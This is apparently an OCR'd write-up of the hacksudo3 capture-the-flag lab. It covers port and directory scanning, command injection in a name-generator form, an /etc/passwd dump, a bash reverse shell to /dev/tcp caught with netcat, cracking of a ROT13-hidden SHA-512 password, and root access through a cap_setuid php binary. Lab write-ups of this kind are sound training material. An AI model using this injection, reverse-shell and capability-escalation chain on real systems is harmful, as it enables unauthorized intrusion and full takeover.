




```
❯ cat target -l python -p
# Nmap 7.95 scan initiated Fri Jun  6 12:35:58 2025 as: /usr/lib/nmap/nmap --priv
Nmap scan report for 10.0.2.81
Host is up (0.00018s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.46 ((Ubuntu))
|_http-title: Link Lock - Password-protect links
|_http-server-header: Apache/2.4.46 (Ubuntu)
MAC Address: 08:00:27:C6:5A:17 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```



```
❯ gobuster dir -u http://10.0.2.81 -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,txt,md,zip -t 200
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.81
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,txt,md,zip
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/login.php            (Status: 200) [Size: 497]
/info.php             (Status: 200) [Size: 83263]
/index.html           (Status: 200) [Size: 2270]
/.html                (Status: 403) [Size: 274]
/.php                 (Status: 403) [Size: 274]
/README.md            (Status: 200) [Size: 14247]
/create               (Status: 301) [Size: 307] [--> http://10.0.2.81/create/]
/LICENSE              (Status: 200) [Size: 1069]
/generator.php        (Status: 200) [Size: 647]
/hidden               (Status: 301) [Size: 307] [--> http://10.0.2.81/hidden/]
/.html                (Status: 403) [Size: 274]
/.php                 (Status: 403) [Size: 274]
/decrypt              (Status: 301) [Size: 308] [--> http://10.0.2.81/decrypt/]
/server-status        (Status: 403) [Size: 274]
/bruteforce           (Status: 301) [Size: 311] [--> http://10.0.2.81/bruteforce/]
Progress: 1323354 / 1323360 (100.00%)
```



😃 HACKSUDO Locker: fancy name generator


❤️ Smart People Alway execute Smart Plan

⛔ Enter Your Name below: ⛔


Lete && ls -la

www.hacksudo.com


```
 _          _
| |    ___ | |_ ___
| |   / _ \| __/ _ \
| |__|  __/| ||  __/
|_____\___| \__\___|

total 188
drwxr-xr-x 6 www-data www-data  4096 Mar 24  2021 .
drwxr-xr-x 3 www-data www-data  4096 Mar 20  2021 ..
-rw-r--r-- 1 www-data www-data  1069 Mar 19  2021 LICENSE
-rw-r--r-- 1 www-data www-data 14247 Mar 19  2021 README.md
-rw-r--r-- 1 www-data www-data  2992 Mar 19  2021 api.js
-rw-r--r-- 1 www-data www-data  4465 Mar 19  2021 app.js
-rw-r--r-- 1 www-data www-data  4834 Mar 19  2021 b64.js
drwxr-xr-x 2 www-data www-data  4096 Mar 19  2021 bruteforce
-rw-r--r-- 1 www-data www-data 12956 Mar 19  2021 corner-ribbon-minified.svg
-rw-r--r-- 1 www-data www-data 16227 Mar 19  2021 corner-ribbon.svg
drwxr-xr-x 2 www-data www-data  4096 Mar 23  2021 create
drwxr-xr-x 2 www-data www-data  4096 Mar 19  2021 decrypt
-rw-r--r-- 1 www-data www-data  1117 Mar 19  2021 draw.js
-rw-r--r-- 1 www-data www-data  2578 Mar 19  2021 draw_canvas.js
-rw-r--r-- 1 www-data www-data  7759 Mar 19  2021 draw_gl.js
-rw-r--r-- 1 www-data www-data  4286 Mar 19  2021 favicon.ico
-rw-r--r-- 1 www-data www-data  3269 Mar 19  2021 favicon.svg
-rw-r--r-- 1 www-data www-data  1275 Mar 22  2021 generator.php
drwxr-xr-x 2 www-data www-data  4096 Mar 19  2021 hidden
-rw-r--r-- 1 www-data www-data  2270 Mar 19  2021 index.html
-rw-r--r-- 1 www-data www-data  3398 Mar 19  2021 index.js
-rw-r--r-- 1 www-data www-data   144 Mar 22  2021 info.php
-rw-r--r-- 1 www-data www-data  1005 Mar 23  2021 login.php
-rw-r--r-- 1 www-data www-data   279 Mar 19  2021 spritesheet.svg
-rw-r--r-- 1 www-data www-data  3521 Mar 19  2021 style.css
-rw-r--r-- 1 www-data www-data 36693 Mar 19  2021 webgl-debug.js
```




```
 _          _
| |    ___| |_ ___
| |   / _ \ __/ _ \
| |__|  __/ ||  __/
|_____\___|\__\___|

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
hacksudo:x:1000:1000:hacksudo:/home/hacksudo:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
ftp:x:113:118:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
```




```
Lete && bash -c 'bash -i >& /dev/tcp/10.
```



```
❯ nc -lvnp 443
listening on [any] 443 ...
connect to [10.0.2.65] from (UNKNOWN) [10.0.2.81] 42000
bash: cannot set terminal process group (739): Inappropriate ioctl for device
bash: no job control in this shell
www-data@hacksudo:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@hacksudo:/var/www/html$ 
```



```
www-data@hacksudo:/var/www/html$ cd ..
www-data@hacksudo:/var/www$ ls -la
total 24
drwxr-xr-x  5 www-data www-data 4096 Jun  6 11:44 .
drwxr-xr-x 14 root     root     4096 Mar 19  2021 ..
drwx------  3 www-data www-data 4096 Jun  6 11:44 .gnupg
-rwxrwxr--  1 www-data www-data  176 Mar 20  2021 hacksudo
drwxr-xr-x  6 www-data www-data 4096 Mar 24  2021 html
drwx------  3 www-data www-data 4096 Jun  6 11:44 snap
www-data@hacksudo:/var/www$ cat h
hacksudo  html/
www-data@hacksudo:/var/www$ cat hacksudo
unpxfhqb ybpxre FFU hfreanzr:unpxfhqb cnffjbeq:63p9142792q571q0s7p28ro30626q6s38792n2r7679o76q784231676q62447so80ns8953745s709p6622qqn2po4q754p262q0q31o3030n08s7o524079n6o336o
```




☑ Rotate lower case chars ☑ Rotate upper case chars

□ Rotate numbers


Amount 13

```
unpxfhqb ybpxre FFU hfreanzr:unpxfhqb
cnffjbeq:63p9142792q571q0s7p28ro30626q6s38792n2r7679o76q784231676q62447so80ns8953745s709p6622qqn2po4q754p262q0q
31o3030n08s7o524079n6o336o
```

```
hacksudo locker SSH username:hacksudo
password:63c9142792d571d0f7c28eb30626d6f38792a2e7679b76d784231676d62447fb80af8953745f709c6622dda2cb4d754c262d0d
31b3030a08f7b524079a6b336b
```



```
❯ hash-identifier 63c9142792d571d0f7c28eb30626d6f38792a2e7679b76d784231676d62447fb80a
f8953745f709c6622dda2cb4d754c262d0d31b3030a08f7b524079a6b336b
   #########################################################################
   #     __  __                     __           ______    _____           #
   #    /\ \/\ \                   /\ \         /\__  _\  /\  _ `\         #
   #    \ \ \_\ \     __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \       #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \      #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.2 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   #########################################################################
--------------------------------------------------

Possible Hashs:
[+] SHA-512
```



ttps://www.dcode.fr/sha512-hash

SHA512

vishal

SHA-512

SHA-512 Decoder


★ SHA-512 HASH

63c9142792d571d0f7c28eb30626d6f38792a2e7679b76d784231676d62447fb80af8953745f709c6622dda2cb4d754c262d0d31b3030a08f7b524079a6b336b


Options

★ SALT PREFIXED SHA512(SALT+WORD)


★ SALT SUFFIXED SHA512(WORD+SALT)




```
www-data@hacksudo:/var/www$ su hacksudo
Password:
hacksudo@hacksudo:/var/www$ id
uid=1000(hacksudo) gid=1000(hacksudo) groups=1000(hacksudo),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
```



```
hacksudo@hacksudo:~$ ls -la
total 3112
drwxr-x--- 8 hacksudo hacksudo    4096 Mar 24  2021 .
drwxr-xr-x 3 root     root        4096 Mar 18  2021 ..
-rw------- 1 hacksudo hacksudo     191 Mar 24  2021 .bash_history
-rw-r--r-- 1 hacksudo hacksudo     220 Jun 18  2020 .bash_logout
-rw-r--r-- 1 hacksudo hacksudo    3771 Jun 18  2020 .bashrc
drwx------ 2 hacksudo hacksudo    4096 Mar 18  2021 .cache
drwxrwxr-x 2 hacksudo hacksudo    4096 Mar 23  2021 chat
drwxrwxr-x 3 hacksudo hacksudo    4096 Mar 20  2021 .local
drwxrwxr-x 2 hacksudo hacksudo    4096 Mar 23  2021 locker
-rw-r--r-- 1 hacksudo hacksudo     807 Jun 18  2020 .profile
drwxrwxr-x 2 hacksudo hacksudo    4096 Mar 23  2021 storage
-rw-r--r-- 1 hacksudo hacksudo       0 Mar 19  2021 .sudo_as_admin_successful
-rw------- 1 hacksudo hacksudo    4096 Mar 22  2021 .swp
-rw-rw---- 1 hacksudo hacksudo      33 Mar 20  2021 user.txt
-rwxr-xr-x 1 root     root     3126144 Mar 22  2021 view
drwxrwxr-x 2 hacksudo hacksudo    4096 Mar 23  2021 work
hacksudo@hacksudo:~$ cat user.txt
d045e6f9feb79e94442213f9d008ac48
```




```
hacksudo@hacksudo:~$ getcap -r / 2>/dev/null
/home/hacksudo/locker/php cap_setuid=ep
/home/hacksudo/view cap_setuid=ep
/usr/bin/traceroute6.iputils cap_net_raw=ep
/usr/bin/mtr-packet cap_net_raw=ep
/usr/bin/ping cap_net_raw=ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper cap_net_bind_service,cap_net_admin=ep
/snap/core24/988/usr/bin/ping cap_net_raw=ep
```




Capabilities

If the binary has the Linux `CAP_SETUID` capab
capability set, it can be used as a backdoor t
process UID.

```
cp $(which php) .
sudo setcap cap_setuid+ep php

CMD="/bin/sh"
./php -r "posix_setuid(0); system('$CMD');"
```



```
PHP Warning:  system(): Cannot execute a blank command in Command line code on line 1
hacksudo@hacksudo:~/locker$ CMD="/bin/sh"
hacksudo@hacksudo:~/locker$ ./php -r "posix_setuid(0); system('$CMD');"
id
uid=0(root) gid=1000(hacksudo) groups=1000(hacksudo),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
cat /root/root.txt
7db64dc8077ff8f969938bc48bd0a9ab
```



```
cat proof.txt
you successfully rooted hacksudo3 box !!!
```